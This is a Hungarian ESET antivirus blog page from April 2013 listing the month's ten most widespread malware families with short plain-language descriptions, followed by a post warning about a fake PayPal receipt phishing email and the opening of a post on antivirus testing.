
Az ESET minden hónapban összeállítja a világszerte terjedő számítógépes vírusok toplistáját, melyből megtudhatjuk, hogy aktuálisan milyen kártevők veszélyeztetik leginkább a felhasználók számítógépeit. **2013. márciusában a következő 10 károkozó terjedt a legnagyobb számban**.



Nem pihen az Autorun vírus, és az automatikus végrehajtás révén rendületlenül továbbfertőzi a különféle külső USB eszközöket. Ahogy azt már többször is megállapítottuk, évek óta lenne már rá javítás, ám a különféle okokból (lopott Windows, virtuális környezetek, lustaság, stb.) frissítetlen rendszerek mégis első számú célponttá emelik, **sorozatban tizenegyedik hónapban őrzi a vezető pozícióját**. Tanúi lehetünk a Dorkbot előretörésének, ezúttal a negyedik helyre sikerült neki felkapaszkodnia. A Win32/Dorkbot féreg **szintén cserélhető adathordozók segítségével terjed**, és tartalmaz egy hátsóajtó komponenst is, melynek segítségével távolról átvehető az irányítás a fertőzött számítógép felett.




Említésre érdemes még a megtévesztést (social engineering) alkalmazó HTML/Fraud trójai ismételt felbukkanása is, amely egy év szünet után került fel újra a listánkra, a márciusi adatok alapján a nyolcadik helyezést tudhatja magáénak. A HTML/Fraud egy olyan trójai, amely ellopja a fertőzött számítógépről a bizalmas adatokat. **Ehhez első lépésben egy váratlanul megjelenő ablakban a trójai megkéri a felhasználót, hogy vegyen részt egy rövid felmérésben. Ilyenkor - például valamilyen nyeremény kilátásba helyezésével**- azt is eléri, hogy a felhasználó önként megadja és kitöltse a személyes adatait, például nevet, telefonszámot, e-mailcímet. Működése során a trójai megkísérli az összegyűjtött személyes információkat elküldeni egy távoli számítógépre, ehhez a HTTP protokollt veszi igénybe.




Az ESET Global Trends Report e havi kiadásában ezúttal napjaink kártevőiről kapunk egy remek áttekintő összefoglalót David Harley kutatási főmunkatárstól. **A korábbi, klasszikus vírusmeghatározástól mára nagyon eltávolodtak a kártevők, hiszen a fertőzés, önreprodukció és terjedés már gyakorlatilag egyáltalán nem a korábbról ismert módokon történik, hanem gyakran csak spamek mellékleteiben kapjuk a kártevőket, vagy az azokra mutató linkeket**.

Maguk a kártevők is sokat változtak az idők folyamán, **manapság már a banki trójaiak a legnépszerűbbek, a Zeus és Carberp család számos verziója igyekszik megcsapolni a felhasználók pénztárcáját, számláját. Ismét divatba jöttek az úgynevezett zsaroló kártevők (ransomware)**, a majd húszéves története során a hosszú szünetet és csendet a pár évvel ezelőtti hamis antivírusok bolygatták meg, mára pedig újabbnál újabb, hamis RIAA fenyegetéstől kezdve rendőrségi zárolást imitáló trójai kártevőig mindennel találkozhatunk. Ugyancsak **jellemző lett a botnetes kártevők tömeges terjedése**, amelyek segítségével nem csak az adatok lophatók el a fertőzött számítógépekről, hanem távolról vezérelve különféle, például weblapok elleni elosztott elárasztásos támadásokra (DDoS) is felhasználhatóak, tömeges spam levelek terjesztésére is alkalmasak, így a bűnözők az ilyen fertőzött zombi gépekből álló botnet hálózatokat jellemzően jó pénzért bérbe adják.




Ha megnézzük például az e havi tíz vírust, olyan széleskörű általános kártevő osztályokat találunk, mint az automatikus futtatáson alapuló INF/Autorun vírus, vagy a böngészőt észrevétlenül kártékony linkekre átirányító HTML/ScrInject trójai. **A mai kártevők esetében a hangsúly legtöbbször az észrevétlenségen, a rejtőzködésen van. Azt is megfigyelhetjük, hogy számos híres-hírhedt jelentős kártevő mégsem kerül bele ebbe toplistába**, ami abból adódik, hogy egyrészt a felfedezés első szakaszában általában nevesítés nélkül a heurisztikus észlelésen akad fenn, és csak később készülnek olyan pontosított felismerések, melyek specifikusan erre a családra vonatkoznak, illetve az ilyen kártevőket nem nagy számban, hanem gondosan megtervezve célzottan vetik be. Emellett a **toplista aktuális helyezettjeinek százalékai jellemzően mindig magasabb értéken állnak, mint amit például a Stuxnet valaha is elért.**

A mit tehetünk a mai kártevő áradat ellen kérdésre nem létezik egyszerű válasz. Az egyik, amit mindenképpen ki kell emelni, az a felhasználói tudatosság fontossága, hiszen **a social engineering (megtévesztés) segítségével operálnak igen sok esetben**. Ez lehet állítólagos hiányzó videokodek, állítólagos banki vagy csomagküldésről szól értesítő, és a variációk száma végtelen. Ugyancsak jellemző a **kéretlen levelek mellékleteiben küldött preparált, sebezhetőséget kihasználó kódot (úgynevezett exploitot) tartalmazó PDF vagy ZIP állományok használata, legutóbb éppen a Telenor norvég központja esett áldozatul**ilyen célzott támadásnak. Ez egyben arra is felhívja a figyelmet, hogy vállalati környezetben milyen óriási jelentősége van a hatékony spamszűrésnek.



A védekezéshez mára nem elégséges egy szimpla vírusirtó, hanem olyan **többrétegű biztonsági csomag használata ajánlott, amelyik magában foglalja az antivíruson felül a tűzfalat, a viselkedés elemzést, a behatolás védelmet, spamszűrést, kódemulációt, és hasonlókat**. Megint csak a vállalati felhasználásra fókuszálva elmondható, hogy az ingyenes, csökkentett képességű antivírusok használata jobb ugyan, mint a semmi, de igazán hatékony védelmet a mai célzott kártevők világában csak az olyan komplett biztonsági megoldások biztosítják, amelyek a legkisebb gyanú esetén képesek azonnali magas szintű technikai támogatással is megfelelni a kihívásoknak. **Emlékezetes például, hogy 2012. nyarán a szokatlan netes forgalom elemzése alapján lepleztek le az ESET kutatói egy olyan ipari kémkedésre tervezett kártevőt**, amely AutoCAD rajzállományok ellopására, illetve ezek e-mailben Kínába való továbbítására lett kifejlesztve.




Márciusi fontosabb blogposztjainkat áttekintve megállapítottuk, hogy minden korábbi árképzést megdöntve sajnos elképesztő árcsökkenés tapasztalható a kártékony kódok feketepiacán. Gyakorlatilag a kártevő terjesztés mindenki számára elérhető közelségbe került, hiszen **például bárki egy ezer gépből álló zombihadsereg élére állhat, aki leszurkol ezért 120 USD összeget (nagyjából 27 ezer Forint) - pedig ez alig pár hónapja még majdnem duplája, 200 dollár volt.**



Érdekes csalásra hívtuk fel a figyelmet egy másik posztunkban. Évek óta ismerős lehet már némelyeknek az az internetes társkeresésbe oltott átverés, ahol néhány jól sikerült virtuális randi után a várva várt első személyes találkozó váratlanul elmarad, és **"baleset", egy család tag hirtelen "betegsége" vagy állítólagos halála felborítja a terveket, és a behízelgő modorú "áldozat" anyagi elsősegélyt kér az újdonsült párjától**. Ám a jószívű naivitás itt igazi ballépés, mert az alig ismert partner örökre eltűnik a kicsalt pénzzel, és bottal üthetjük a nyomát.


Végül, de nem utolsósorban azt is megemlítettük, hogy **a kezdeti klasszikus botnetek milyen ötletes állomásokon keresztül változtatták vezérlő (C&C) szervereiket. Itt érdemes kiemelni azt az esetet, mikor 2009-ben Twitter posztok RSS feedjei is szerepeltek, mint vezérlők, de volt példa a LinkedIn, JPG képállomány vagy a Microsoft Word 2007 dokumentum botnet irányításra való felhasználásra is**. Ezúttal egy megosztani, szinkronizálni képes népszerű jegyzetkezelő alkalmazás esett áldozatul, ugyanis szakértők egy olyan hátsóajtót telepítő trójai kártevőt azonosítottak, amely Evernote account segítségével képes adatokat lopni.



Vírustoplista
Az ESET több millió felhasználó visszajelzésein alapuló statisztikai rendszere szerint **2013. márciusában a következő 10 károkozó terjedt világszerte a legnagyobb számban, és volt együttesen felelős az összes fertőzés 17.45%-áért**. Aki pedig folyamatosan és első kézből szeretne értesülni **a legújabb Facebook-os kártevőkről, a közösségi oldalt érintő mindenfajta megtévesztésről, az csatlakozhat hozzánk** az ESET Magyarország www.facebook.com/biztonsag oldalán.

1. INF/Autorun vírus
Elterjedtsége a márciusi fertőzések között: 3.59%

Működés: Az INF/Autorun gyűjtőneve az autorun.inf automatikus programfuttató fájlt használó károkozóknak. A kártevő fertőzésének egyik jele, hogy a számítógép működése drasztikusan lelassul, és fertőzött adathordozókon (akár MP3-lejátszókon is) terjed.



Bővebb információ: http://www.eset.hu/tamogatas/viruslabor/virusleirasok/%21autorun

2. Win32/Sality vírus
Elterjedtsége a márciusi fertőzések között: 2.19%


Működés: A Win32/Sality egy polimorfikus fájlfertőző vírus. Futtatása során elindít egy szerviz folyamatot, illetve Registry bejegyzéseket készít, hogy ezzel gondoskodjon arról, hogy a vírus minden rendszerindítás alkalmával elinduljon. A fertőzése során EXE illetve SCR kiterjesztésű fájlokat módosít, és megkísérli lekapcsolni a védelmi programokhoz tartozó szerviz folyamatokat.



Bővebb információ: http://www.eset.eu/encyclopaedia/sality_nar_virus__sality_aa_sality_am_sality_ah

3. HTML/ScrInject.B trójai
Elterjedtsége a márciusi fertőzések között: 2.10%


Működés: A HTML/ScrInject trójai egy RAR segédprogrammal tömörített állomány, amely telepítése során egy üres (c:\windows\blank.html) állományt jelenít meg a fertőzött gép böngészőjében. Hátsó ajtót nyit a megtámadott rendszeren, és ezen keresztül a háttérben további kártékony JavaScript állományokat kísérel meg letölteni.



Bővebb információ: http://www.eset.hu/tamogatas/viruslabor/virusleirasok/scrinject-b-gen

4. Win32/Dorkbot féreg
Elterjedtsége a márciusi fertőzések között: 2.09%


Működés: A Win32/Dorkbot féreg cserélhető adathordozók segítségével terjed. A féreg tartalmaz egy hátsóajtó komponenst is, melynek segítségével távolról átvehető az irányítás a fertőzött számítógép felett. Maga a futtatható állomány UPX segítségével tömörített EXE, futtatása során pedig összegyűjti az adott gépről a weboldalakhoz tartozó felhasználói neveket és jelszavakat, majd ezeket megkísérli egy távoli gépre elküldeni.



Bővebb információ: http://www.virusradar.com/en/Win32_Dorkbot.B/description

5. Win32/Ramnit vírus
Elterjedtsége a márciusi fertőzések között: 1.79%


Működés: A Win32/Ramnit egy fájlfertőző vírus, amelynek kódja minden rendszerindításkor lefut. DLL és EXE formátumú állományokat képes megfertőzni, ám ezen kívül a HTM, illetve HTML fájlokba is illeszt kártékony utasításokat. Végrehajtásakor sebezhetőséget keres a rendszerben (CVE-2010-2568), és ha még nincs befoltozva a biztonsági rés, úgy távolról tetszőleges kód futtatására nyílik lehetőség. A támadók a távoli irányítási lehetőséggel képernyőképek készítését, jelszavak és egyéb bizalmas adatok kifürkészését, továbbítását is el tudják végezni.



Bővebb információ: http://www.virusradar.com/Win32_Ramnit.A/description?lng=en

6. Win32/Conficker féreg
Elterjedtsége a márciusi fertőzések között: 1.42%

Működés: A Win32/Conficker egy olyan hálózati féreg, amely a Microsoft Windows MS08-067 biztonsági bulletinben tárgyalt hibát kihasználó exploit kóddal terjed. Az RPC (Remote Procedure Call), vagyis a távoli eljáráshívással kapcsolatos sebezhetőségre építve a távoli támadó megfelelő jogosultság nélkül hajthatja végre az akcióját. A Conficker először betölt egy DLL fájlt az SVCHost eljáráson keresztül, majd távoli szerverekkel lép kapcsolatba, hogy azokról további kártékony kódokat töltsön le. Emellett a féreg módosítja a host fájlt, ezáltal számos antivírus cég honlapja elérhetetlenné válik a megfertőzött számítógépen. Változattól függően a felhasználó maga telepíti, vagy egy biztonsági résen keresztül felhasználói beavatkozás nélkül magától települ fel, illetve automatikusan is elindulhat egy külső meghajtó fertőzött Autorun állománya miatt.



Bővebb információ: http://www.eset.hu/tamogatas/viruslabor/virusleirasok/%21conficker

7. HTML/Iframe.B.Gen vírus
Elterjedtsége a márciusi fertőzések között: 1.29%

Működés: A HTML/Iframe egy gyűjtőneve az olyan vírusoknak, amelyek HTML weboldalak Iframe tagjeibe ágyazódva egy megadott URL helyre irányítja át a böngészőt a felhasználó tudta és engedélye nélkül. Fertőzött weboldalakon keresztül terjed.



Bővebb információ: http://www.virusradar.com/HTML_Iframe.B.Gen/description

8. HTML/Fraud trójai
Elterjedtsége a márciusi fertőzések között: 1.06%

Működés: A HTML/Fraud.BG egy olyan trójai, amely ellopja a fertőzött számítógépről a bizalmas adatokat. Ehhez első lépésben egy váratlanul megjelenő ablakban a trójai megkéri a felhasználót, hogy vegyen részt egy rövid felmérésben. Ehhez - például valamilyen nyeremény kilátásba helyezésével - azt is eléri, hogy a felhasználó önként megadja és kitöltse a személyes adatait, például nevet, telefonszámot, e-mailcímet. Működése során a trójai megkísérli az összegyűjtött személyes információkat elküldeni egy távoli számítógépre, ehhez a HTTP protokollt veszi igénybe.




Bővebb információ: http://www.virusradar.com/en/HTML_Fraud/detail

9. Win32/Qhost trójai

Elterjedtsége a márciusi fertőzések között: 0.98%

Működés: A Win32/Qhost trójai hátsó ajtót nyit a gépen, kiszolgáltatja annak adatait a bűnözőknek. Futása során először bemásolja magát a Windows %system32% alkönyvtárába, majd kapcsolatba lép távoli vezérlő szerverével, ahonnan átvehető a teljes irányítás a megtámadott számítógép felett. A Win32/Qhost általában fertőzött e-mail üzenetek mellékleteiben terjed.



Bővebb információ: http://www.virusradar.com/en/Win32_Qhost.PEV/description

10. JS/TrojanDownloader.Iframe.NKE trójai
Elterjedtsége a márciusi fertőzések között: 0.94%

Működés: A JS/TrojanDownloader.Iframe.NKE trójai módosítja a böngészőklienst, és önhatalmúlag átirányítja a találatokat különféle kártékony programokat tartalmazó rosszindulatú weboldalakra. A trójai kártevő kódja leggyakrabban a weboldalak HTML beágyazásában található.



Bővebb információ: http://www.virusradar.com/JS_TrojanDownloader.Iframe.NKE/description

Tetszik Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás g+1 0 Tweet

Ajánlott bejegyzések:

- Kisokos a Cryptolocker kártevő ellen
- Elhunyt Szőr Péter
- Negyedszázados férgek - októberi adatok
- Azután - Az AutoCAD-es kártevő utóélete
- Mentéseket törlő féreg az élen

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/5279962

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

Itt a számlád az Invicta órádról!

2013.04.19. 13:11 | Csizmazia István [Rambo] | Szólj hozzá!


Címkék: spam ebay paypal csalás átverés invicta


A (látszólag) PayPal-tól kapott levélben ez szerepel: ***"Megkaptuk a fizetési megbízását, melyben 149,49 USD-t utalt át Rupal Desai (tutorials969@pallaoro.it) számára. Köszönjük, hogy rendeléséhez a PayPal-t használta. A tranzakció részleteinek megtekintéséhez kérjük jelentkezzen be a PayPal számlájába."***




No és mi van még a levélben? Azok nyertek, akik a linkeket válaszolták. A mostani átverés az idióta hangzású e-mail címet leszámítva egy "tökéletes trükk", **egy általunk az Ebay-en állítólagosan megvásárolt karóráról szól, ami körülbelül 34 ezer forintnak megfelelő összegbe fáj**. Ráadásul ez a fájdalom fokozatosan egyre csak erősödik, amint rádöbbenünk, nem is tudunk semmit erről az egészről. Hogy micsoda, de hiszen én nem is, és milyen Invicta? **A levélben aztán minden egyes PayPal link a fizetésközvetítő helyett egy kompromittált Wordpress oldal különféle kártékony hivatkozására vezetnek, akár a tranzakciós azonosítóra, akár a számla részleteire vagy a PayPal help centerre kattintanánk. Az egér hover figyelemmel kísérése és/vagy a spamszűrőnk figyelmeztetése természetesen még ilyenkor is idejében megmenthet bennünket**, mielőtt éppen nagy lendülettel már bele is vetnénk magunkat a mellékelt linkeken keresztüli bosszús ügyintézésbe, dühödt reklamációba.







Jól felépített pszichológiai trükk ez, az új módi szerint fel kell zaklatni, bosszantani az áldozatot, vagy jól megijeszteni - a lényeg hogy mérgesek, idegesek legyenek, hátha csak valami tévedés történt, vagy valaki más használja az accountjukat. Emiatt aztán a felfokozott izgalmi állapotban - félredobva az esetleges korábbi óvatosságukat - lényegesen nagyobb eséllyel kattintanak majd mégis csak a mellékelt linkre. Korábban már adtunk hír olyan átverésről - ez nagyon haladó csoportos trükk - ahol a csalók az autó szélvédőjére tűzték a tilosban való parkolásról az értesítést egy URL címmel, **ahol az állítólagos bizonyítóerejű fotót lehet megnézni. A bosszankodó kattintók viszont fotók helyett trójait telepítettek a saját gépükre.**



Már több olyan esetről is olvashattunk, mikor a kiskorú gyermek elég jelentős összegeket elvert a különféle telefonos freemium játékokon belüli extra vásárlási lehetőséggel, ami aztán csak a havi számla kézhezvétele után derült ki a család számára. Éppen ezért szintén "jó móka" lehet, **ha valaki egy durván 150 ezres iTunes számlát kap kézhez, a vérnyomás emelkedés itt is garantált,** a gyanakvás viszont nagyon is ajánlatos.



Szóval a lényeg, akár bugyuta és magyartalan a levél, vagy lehet akár éppen tökéletes magyarságú/angolságú, **ha kéretlenül érkezett, és vélt valótlanságokat tartalmazva linkeket mellékelnek, úgy ne kattintsunk. Akár ingyen iPad-et ígér valaki, akár állítólag már elköltött pénzünkről ad félretájékoztatást;-), mindig csak és kizárólag a saját begépelésű vagy saját könyvjelzőzött linkünk legyen a belépés címe**. És persze emellett azzal is jót teszünk magunkkal, ha a spameknek nem hiszünk el azonnal mindent.

Tetszik 9 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás g+1 1 Tweet

Ajánlott bejegyzések:

- 2014 az internetes adatvédelemről szól majd
- 12 tipp a biztonságos karácsonyi vásárláshoz
- Újabb URL ellenőrző motor a VirusTotalon
- Elhunyt Szőr Péter
- Azután - Az AutoCAD-es kártevő utóélete

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/5234870

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

Az antivírus nem egy lift

2013.04.22. 13:05 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: teszt virus eredmények antivirus bulletin amtso

Pár hiánypótló értékes és praktikus gondolat egyenesen John Hawes (Virus Bulletin) tollából ahhoz, hogy némileg reálisabban láthassuk a különféle antivírus tesztek értékét, súlyát, jelentőségét.



Bemelegítésül mindenkinek javasoljuk elolvasni a Prohardver fórum #1-es számú indító bejegyzését 2007-ből, "Melyik a legjobb vírusirtó?" címmel. Azonkívül, hogy minden szempontból alaposan körüljárja a kérdéskört, megemlíti természetesen a teszteket is. **Ezek közül a független és az AMTSO (erről később szót ejtünk) szakmai irányelveknek megfelelő metódusok szerint dolgozó laboratóriumok eredményei számítanak a legtöbbet, ilyen például a www.av-comparatives.org, a www.av-tests.org, és a www.virusbulletin.com**.



